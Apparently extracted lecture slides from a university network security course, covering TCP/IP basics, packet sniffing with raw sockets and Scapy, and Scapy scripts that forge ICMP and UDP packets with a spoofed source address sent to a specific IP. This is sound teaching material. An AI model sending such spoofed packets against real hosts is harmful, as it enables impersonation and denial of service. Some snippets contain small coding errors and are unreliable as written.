 - Border Gateway Protocol for routing table updates
- Translation between IP addresses and domain names
 - Domain Name System (DNS)

Basics - Network Address Translation



Basics - Networking

- Data is transmitted in small chunks
- At Level 3 these chunks are called **packets**
- At Level 2 these chunks are called **IP Frame**
- A packet / frame has 2 primary subdivisions:
 - Header and data




Basic TCP / IP Security Issues

- Anyone can send to any port on any host
- No check on correctness of IP address
- Network packets are not private (Intermediate networks cannot be trusted)
- TCP state is easy to guess

Sending Packets

- Creation of packets is handled by the OS.
- In our programs we specify the **data** that needs to be send through a packet; the packet is then created by the OS and send over the network to the destination.



Example Program to Send a Packet

- Python

```
SendPkt.py
```

```
import socket

IP = "127.0.0.1"
PORT = 9090
data = b'Hello World !'


sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(data, (IP, PORT))
```

```
⌘ python 3 ./SendPkt.py
```

```
⌘ nc -luv 9090
```

Receiving Packets

- Packets go through the network routers and eventually reach the destination IP address.
- Packet at the destination goes through different layers, Data link, IP, Network layer; and finally data is handed over to the application (through the socket).



e.g. Program to receive a packet

```
import socket

IP = "0.0.0.0"
PORT = 9090
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(IP, PORT)

while True:
    data, (ip, port) = sock.recvfrom(1024)
    print("Sender: {} and Port: {}".format(ip, port))
    print("Received Message: {}".format(data))
```

```
nc -u <IP address> 9090
```

Why did we not bind
the client with a
port number?

Protocols, Vulnerabilities and Attacks

By Attack Surface (i.e. Layers)

Attack Types

“Most” attacks on Network Interface and Network layer are DoS and Spoofing Attacks

DoS = Resource exhaustion which leads to lack of availability

- **By volume**

- Volumetric
- Protocol/ Application (BGP, HTTP flooding)

- **Symmetry**

- Asymmetric
- Symmetric

- **Direction**

- Direct
- Reflected

Sniffing and Snooping

- Fundamental skills that lot of network attacks depend upon.
- **Sniffing** – **tapping** each packet as it flows across the network; i.e., it is a technique in which a user sniffs data belonging to other users of the network.
- **Snooping** – **Forge** a packet, to put some fake information in a packet and send it out.

Sniffing and Snooping

- There are many tools available for sniffing and snooping
- We can also build our own tools.
- We will build some elementary tools which will help understand how network analyser tools are built.
 - Two most popular ways :
 - Python and Scapy
 - C (involves writing everything from scratch)

Packet Sniffing

- Many LAN networks work with a **broadcast medium**
 - Packets on the wire are *heard* by all machines in a network.
 - If the destination address matches with the machine's address it accepts it otherwise it rejects it.

Addresses:

- - Layer 2 address – **MAC address (identifies a machine on a network)**
 - Layer 3 address – **IP address (identifies a network)**


Packet Sniffing

- **Layer 2 :** How do we tell the NIC card to accept all the packets irrespective of what it is programmed to receive (specified by the destination MAC address).
 - Set NIC card in **promiscuous mode**.
- **Layer 3 :** Checks IP address. Not for me drop.
 - Many OS provides a socket type - **raw socket**.
 - Raw socket bypasses normal TCP / IP processing and sends the packet to the specific user application
 - Packets received by the Ethernet are directly passed to the raw socket.

Packet Sniffing

- Normal sockets get passed through the TCP / IP protocol stack. Each layer strips off the corresponding headers, the application gets the data.
- Raw sockets are passed directly by the OS to the application, it includes all the headers

Packet Sniffing: Raw Socket



Filtering out Unwanted packets

- Many sniffer use cases are not interested in all the packets, but in some specific types. Such as UDP packets, packets associated with some specific port etc.
- How can we do this ?
 - Filter out yourself in your sniffer application.
 - Get OS do this for you.
 - BPF (Berkley Packet Filter)

Packet Sniffing

- Although we can write our own sniffer programs but there are two major issues:
 - Is time consuming (involves low level programming)
 - Not portable
- Sniffing library
 - PCAP (Packet Capture API)
 - libpcap in linux, WinPcap and Npcap in Windows
 - Written in C. Other languages offer PCAP (implemented as wrappers)
 - Widely used by many tools.
 - Wireshark, tcpdump, Scapy, McAfee, Nmap, Snort etc.

Scapy

- Scapy is powerful interactive **packet manipulation program.**
 - <https://scapy.readthedocs.io/en/latest/introduction.html>
- It can be used not only as a tool, but also as a building block to construct our own tools (we can integrate Scapy functionalities into our own program).

Packet Sniffing using Scapy

- Scapy
 - is built on top of Pcap.
 - is a packet manipulation tool for computer networks, originally written in Python

Installation:

```
sudo pip3 install scapy
```

Import Scapy in a python program :
`from scapy.all import *`

Example


```
From scapy.all import*

pkt = sniff(iface = 'enp0s3',filter ='icmp or udp', count
= 10)

pkt.summary ()
```

- Ways to display packet:
 - hexdump()
 - pkt.show()

Layers and Headers



What's in the packet

- The packet that we get through Scapy is an object of type Ethernet.

```
>>>pkt  
<Ether type =IPv4 | <IP frag = 0 proto = udp | UDP | Raw  
load = 'hello' | >>>
```

```
>>>pkt.payload  
<IP frag = 0 proto = udp | UDP | Raw load = 'hello' |  
>>>
```

```
>>>pkt.payload.payload  
UDP | Raw load = 'hello' | >>
```

```
>>>pkt.payload.payload.payload  
Raw load = 'hello' | >
```

Accessing Layers

- Checking layer type
 - Pkt.haslayer(type)

```
<Ether type =IPv4 | <IP frag = 0 proto = udp | UDP | Raw  
load = 'hello' | >>>
```

```
>>>pkt.haslayer(UDP)  
True  
>>>pkt.haslayer(TCP)  
0
```

Accessing Layers

```
>>>pkt.getlayer(UDP)
UDP | Raw load = 'hello' | >>
```

```
>>>pkt[UDP]
UDP | Raw load = 'hello' | >>
```

```
>>>pkt[Raw].load
b'hello'
```

Get Information of Protocol Classes

- Get attribute names
 - >>>ls(IP)
- Get method names
 - >>>help(IP)

Using Tools : Wireshark

- Free and open source network protocol analyser
- Similar to TCPDump but has a graphical frontend

Packet Spoofing

- Recap
 - Sending a normal packet

```
import socket

IP = "127.0.0.1"
PORT = "9090"
data = b'Hello World !'


sock = socket(socket.AF_INET, socket.SOCK_DGRAM)
Sock.sendto(data, (IP, PORT))
```

Source IP ? Source Port ?

TCP / IP Protocol stack creates the packet by adding headers (by different layers). We generally set only a few attributes of headers (destination IP address, port number, and some flags.)

Packet Spoofing

- We need to control the headers for packet snooping.
- How can we do this ??
- Recall raw socket was used for sniffing??
- Raw socket for sending forged packets.



Packet Spoofing with Scapy

- Constructing packets

```
>>> a = IP(src='1.2.3.4', dst ='10.20.30.40')

>>> b = UDP(sport='1234', dport ='1020')

>>> c = "Hello World"

>>> pkt = a/b/c

>>> pkt.show()
```

Spoofing ICMP Packet

Spoofing ICMP Packet


```
from scapy.all import *
ip= IP(src='1.2.3.4', dst='94.180.216.34')
icmp = ICMP()
pkt =
ip/icmp
pkt.show()
send(pkt,verbose=0)
```

Spoofing UDP Packet

Spoofing UDP Packet

```
from scapy.all import *\n\nip= IP(src='1.2.3.4', dst='94.180.216.34')\n\nudp = UDP(sport = 9090, dport = 9100)\n\ndata = 'Hello ! \n'\n\npkt = ip/udp/data\n\npkt.show()\n\nsend(pkt)
```

Sniff Request and Spoof Reply



References

- Internet Security: A Hands-on Approach,
Wenliang Du
- <https://www.opensourceforu.com/2015/03/a-guide-to-using-raw-sockets/>

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371 **System and Network Security**

Capital thinking. Globally minded.

Outline - Network Interface Layer Attacks

- Physical Layer
 - Vulnerabilities, attacks and Countermeasures
- MAC Layer
 - Vulnerabilities, attacks and Countermeasures

Recap - Basics


OSI Layers	TCP/IP Layers
Application Layer	
Presentation Layer	Application Layer
Session Layer	
Transport Layer	Transport Layer
Network Layer	Internet Layer
Data Link Layer	
Physical Layer	Network Interface Layer

	TCP/IP layers	TCP/IP Protocols
Application Specific Semantics	Application Layer	DNS, BGP, HTTP, DNS, NTP
E2E communication between processes; Adds ports/reliability	Transport Layer	TCP, UDP
Adds global addresses; Requires routing	Network Layer	ICMP, IP
Adds framing & destination; Still assumes shared link. Broadcasts on shared link	Network Interface Layer	ARP

Note : Direct or strict comparisons of the OSI and TCP/IP models should be avoided, because the Ethernet layering in TCP/IP is not a principal design criterion


Network Interface (Data Link) Layer

- Data Link (Network Interface) Layer functions:
 - Framing
 - Physical Addressing
 - Error Control (single bit, multiple bits and burst error)
 - How does it detect? → Parity and CRC



- Flow Control
- Multi Access

Basics - MAC Header (Ethernet Frame)



Ethernet Broadcast Address: FF:FF:FF:FF:FF:FF

0x0800	Internet Protocol version 4 (IPv4)
0x0806	Address Resolution Protocol (ARP)


<https://en.wikipedia.org/wiki/EtherType>

Network Interface Layer (Physical) Attacks

- Physical Layer



- Power Surge
- EMP
- Jamming
- Cutting wires

What can we do to protect systems against such attacks?




Network Interface (Data Link) Layer Attacks

- We must first understand how Data link layer and MAC layer packet transmission works!



